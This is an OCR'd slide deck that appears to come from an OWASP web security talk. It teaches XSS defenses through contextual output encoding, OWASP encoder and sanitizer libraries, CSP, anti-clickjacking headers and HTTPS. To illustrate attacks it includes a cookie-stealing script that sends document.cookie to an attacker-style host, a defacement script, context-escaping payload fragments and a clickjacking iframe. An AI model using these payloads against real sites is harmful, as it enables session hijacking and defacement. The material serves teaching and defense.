
Contextual Output Encoding

Encoding Output

Safe ways to represent dangerous characters in a web page

Characters	Decimal	Hexadecimal	HTML Character Set	Unicode
" (double quotation marks)	&#34;	&#x22;	&quot;	\u0022
' (single quotation mark)	&#39;	&#x27;	&apos;	\u0027
& (ampersand)	&#38;	&#x26;	&amp;	\u0026
< (less than)	&#60;	&#x3C;	&lt;	\u003c
> (greater than)	&#62;	&#x3E;	&gt;	\u003e

XSS Attack Payloads



- Session Hijacking
- Site Defacement
- Network Scanning
- Undermining CSRF Defenses
- Site Redirection/Phishing
- Load of Remotely Hosted Scripts
- Data Theft
- Keystroke Logging
- Attackers using XSS more frequently

Anatomy of a XSS Attack

```
<script>window.location='https://evilev
iljim.com/unc/data=' +
document.cookie;</script>
```

```
<script>document.body.innerHTML='<blink
>EOIN IS COOL</blink>';</script>
```

XSS Defense by Data Type and Context

Data Type	Context	Defense
String	HTML Body	HTML Entity Encode
String	HTML Attribute	Minimal Attribute Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid javascript: URLs, Attribute encoding, safe URL verification
String	CSS	Strict structural validation, CSS Hex encoding, good design
HTML	HTML Body	HTML Validation (JSoup, AntiSamy, HTML Sanitizer)
Any	DOM	DOM XSS Cheat Sheet
Untrusted JavaScript	Any	Sandboxing
JSON	Client Parse Time	JSON.parse() or json2.js

Safe HTML Attributes include: align, alink, alt, bgcolor, border, cellpadding, cellspacing, class, color, cols, colspan, coords, dir, face, height, hspace, ismap, lang, marginheight, marginwidth, multiple, nohref, noresize, noshade, nowrap, ref, rel, rev, rows, rowspan, scrolling, shape, span, summary, tabindex, title, usemap, valign, value, vlink, vspace, width

HTML Body Context

UNTRUSTED DATA

HTML Attribute Context

```
<input type="text" name="fname"
    value="UNTRUSTED DATA">
```

attack: `"><script>/* bad stuff */</script>`

HTTP GET Parameter Context

clickme

attack: " onclick="/* bad stuff */"

URL Context

```
<a href="UNTRUSTED URL">clickme</a>
    <iframe src="UNTRUSTED URL" />
```

attack: javascript:/* BAD STUFF */

CSS Value Context

Selection

attack: expression(/* BAD STUFF */)

JavaScript Variable Context

<script>var currentValue='UNTRUSTED DATA';</script>

<script>someFunction('UNTRUSTED DATA');</script>

attack: ');/* BAD STUFF */

JSON Parsing Context

JSON.parse(UNTRUSTED JSON DATA)

Solving Real World XSS Problems in Java with OWASP Libraries

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

- No third party libraries or configuration necessary.
- This code was designed for high-availability/high-performance encoding functionality.
- Simple drop-in encoding functionality
- Redesigned for performance
- More complete API (uri and uri component encoding, etc) in some regards.
- This is a Java 1.5 project.
- Will be the default encoder in the next revision of ESAPI.
- Last updated February 14, 2013 (version 1.1)

The Problem

Web Page built in Java JSP is vulnerable to XSS

The Solution


```
<input type="text" name="data" value="<%= Encode.forHtmlAttribute(dataValue) %>" />

<textarea name="text"><%= Encode.forHtmlContent(textValue) %>" />

<button
onclick="alert('<%= Encode.forJavaScriptAttribute(alertMsg) %>');">
click me
</button>

<script type="text/javascript”>
var msg = "<%= Encode.forJavaScriptBlock(message) %>”;
alert(msg);
</script>
```

OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

- HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.
- This code was written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules.
- Very easy to use.
- It allows for simple programmatic POSITIVE policy configuration (see below). No XML config.
- Actively maintained by Mike Samuel from Google's AppSec team!
- This is code from the Caja project that was donated by Google. It is rather high performance and low memory utilization.

This example displays all plugins and buttons that comes with the TinyMCE package.



SUBMIT

Source output from post

Element	HTML
content	Welcome to the TinyMCE editor demo! Feel free to try out the different features that are provided, please note that the MCImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration. We really recommend Firefox as the primary browser for the best editing experience, but of course, TinyMCE is compatible with all major browsers. Got questions or need help? If you have questions or need help, feel free to visit our community forum! We also offer Enterprise support solutions. Also do not miss out on the documentation, its a great resource wiki for understanding how TinyMCE works and integrates. Found a bug? If you think you have found a bug, you can use the Tracker to report bugs to the developers. And here is a simple table for you to play with.

Solving Real World Problems with the OWASP HTML Sanitizer Project

The Problem

Web Page is vulnerable to XSS because of untrusted HTML

The Solution

```
PolicyFactory policy = new HtmlPolicyBuilder()
    .allowElements("a")
    .allowUrlProtocols("https")
    .allowAttributes("href").onElements("a")
    .requireRelNofollowOnLinks()
    .build();
String safeHTML = policy.sanitize(untrustedHTML);
```

OWASP JSON Sanitizer Project

https://www.owasp.org/index.php/OWASP_JSON_Sanitizer

- Given JSON-like content, converts it to valid JSON.
- This can be attached at either end of a data-pipeline to help satisfy Postel's principle: *Be conservative in what you do, be liberal in what you accept from others.*
- Applied to JSON-like content from others, it will produce well-formed JSON that should satisfy any parser you use.
- Applied to your output before you send, it will coerce minor mistakes in encoding and make it easier to embed your JSON in HTML and XML.

Solving Real World Problems with the OWASP JSON Sanitizer Project

The Problem

Web Page is vulnerable to XSS because of parsing of untrusted JSON incorrectly

The Solution

JSON Sanitizer can help with two use cases.

1) **Sanitizing untrusted JSON on the server that is submitted from the browser** in standard AJAX communication

2) Sanitizing potentially untrusted JSON server-side before sending it to the browser. The output is a valid Javascript expression, so can be parsed by Javascript's eval or by JSON.parse.

DOM-Based XSS Defense

- Untrusted data should only be treated as displayable text
- JavaScript encode and delimit untrusted data as quoted strings
- Use safe API's like document.createElement("…"), element.setAttribute("…","value"), element.appendChild(…) and $('#element').text(…**);** to build dynamic interfaces
- Avoid use of HTML rendering methods
- Avoid sending any untrusted data to the JS methods that have a code execution context likeeval(..), setTimeout(..), onclick(..), onblur(..).

- SAFE use of JQuery
  - $('#element').text(**UNTRUSTED DATA**);

- UNSAFE use of JQuery
  - $('#element').html(**UNTRUSTED DATA**);

Dangerous jQuery 1.7.2 Data Types	
CSS	Some Attribute Settings
HTML	URL (Potential Redirect)

jQuery methods that directly update DOM or can execute JavaScript	
$() or jQuery()	.attr()
.add()	.css()
.after()	.html()
.animate()	.insertAfter()
.append()	.insertBefore()
.appendTo()	Note: .text() updates DOM, but

jQuery methods that accept URLs to potentially unsafe content	
jQuery.ajax()	jQuery.post()
jQuery.get()	load()
jQuery.getScript()	

JQuery Encoding with JQencoder

- Contextual encoding is a crucial technique needed to stop all types of XSS
- **jqencoder** is a jQuery plugin that allows developers to do contextual encoding in JavaScript to stop DOM-based XSS
  - http://plugins.jquery.com/plugin-tags/security
  - $('#element').encode('html', cdata);

Content Security Policy

- Anti-XSS W3C standard
- Content Security Policy *latest release version*
- http://www.w3.org/TR/CSP/
- Must move all inline script and style into external scripts
- Add the X-Content-Security-Policy response header to instruct the browser that CSP is in use
  - *Firefox/IE10PR: X-Content-Security-Policy*
  - *Chrome Experimental: X-WebKit-CSP*
  - *Content-Security-Policy-Report-Only*
- Define a policy for the site regarding loading of content

Get rid of XSS, eh?

A script-src directive that doesn't contain 'unsafe-inline' eliminates a huge class of cross site scripting

I WILL NOT WRITE INLINE JAVASCRIPT
I WILL NOT WRITE INLINE JAVASCRIPT
I WILL NOT WRITE INLINE JAVASCRIPT
I WILL NOT WRITE INLINE JAVASCRIPT
I WILL NOT WRITE INLINE JAVASCRIPT
I WILL NOT WRITE INLINE JAVASCRIPT
I WILL NOT WRITE INLINE JAVASCRIPT

Real world CSP in action

```
strict-transport-security: max-age=631138519
version: HTTP/1.1
x-frame-options: SAMEORIGIN
x-gitsha: d814fdf74482e7b82c1d9f0344a59dd1d6a700a6
x-rack-cache: miss
x-request-id: 746d48ca76dc0766ac24e74fa905be11
x-runtime: 0.023473
x-ua-compatible: IE=Edge,chrome=1
x-webkit-csp-report-only: default-src 'self' chrome-extension:; connect-src ws://localhost.twitter.com:* 's
elf' chrome-extension:; font-src 'self' chrome-extension:; frame-src https://*.googleapis.com https://*.
twitter.com https://*.twimg.com https://*.google-analytics.com https://s3.amazonaws.com 'self' chrome-ex
tension:; img-src https://*.googleapis.com https://*.twitter.com https://*.twimg.com https://*.google-an
alytics.com https://s3.amazonaws.com https://twimg0-a.akamaihd.net 'self' chrome-extension:; media-src '
self' chrome-extension:; object-src 'self' chrome-extension:; script-src https://*.googleapis.com https:
//*.twitter.com https://*.twimg.com https://*.google-analytics.com https://s3.amazonaws.com 'self' about
: chrome-extension:; style-src 'unsafe-inline' https://*.googleapis.com https://*.twitter.com https://*.
twimg.com https://*.google-analytics.com https://s3.amazonaws.com 'self' chrome-extension:; report-uri h
ttps://twitter.com/scribes/csp_report;
```

What does this report look like?



```
{
  "csp-report"=> {
    "document-uri"=>"http://localhost:3000/home",
    "referrer"=>"",
    "blocked-uri"=>"ws://localhost:35729/livereload",
    "violated-directive"=>"xhr-src ws://localhost.twitter.com:*"
  }
}
```

What does this report look like?



```
{
  "csp-report"=> {
    "document-uri"=>"http://example.com/welcome",
    "referrer"=>"",
    "blocked-uri"=>"self",
    "violated-directive"=>"inline script base restriction",
    "source-file"=>"http://example.com/welcome",
    "script-sample"=>"alert(1)",
    "line-number"=>81
  }
}
```

Clickjacking

First, make a tempting site




```
<iframe
src="http://mail.google.com">
```


Evil Page
http://evil.com
Google
Super Fun Games - Play Now!
Compose Mail
Inbox
Sent Mail
Drafts
Spam
[Gmail]Trash
Archive
Start Game!
One Player
American Airlines AAdvan.
Facebook
John Dennis
iphonesdk+noreply
me, Edward (6)
iframe is invisible, but still clickable!

X-Frame-Options HTTP Response Header

```
// to prevent all framing of this content
response.addHeader( "X-FRAME-OPTIONS", "DENY" );

// to allow framing of this content only by this site
response.addHeader( "X-FRAME-OPTIONS", "SAMEORIGIN" );

// to allow framing from a specific domain
response.addHeader( "X-FRAME-OPTIONS", "ALLOW-FROM X" );
```

Legacy Browser Clickjacking Defense

```
<style id="antiCJ">body{display:none
!important;}</style>
<script type="text/javascript">
if (self === top)  {
   var antiClickjack =
document.getElementByID("antiCJ");
   antiClickjack.parentNode.removeChild(antiClickjack)
} else {
   top.location = self.location;
}
</script>
```

Encryption in Transit HTTPS/TLS

- Sensitive data like authentication credentials, session identifiers and credit card numbers must be encrypted in transit via HTTPS/SSL
  - *Starting when the login form is rendered*
  - *Until logout is complete*
  - *Confidentiality, Integrity and Authenticity*
- OWASP HTTPS best practices://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
- HSTS (Strict Transport Security) can help here

Virtual Patching

"A security policy enforcement layer which prevents the exploitation of a known vulnerability"

Virtual Patching

Rationale for Usage

- No Source Code Access
- No Access to Developers
- High Cost/Time to Fix

Benefit

- Reduce Time-to-Fix
- Reduce Attack Surface

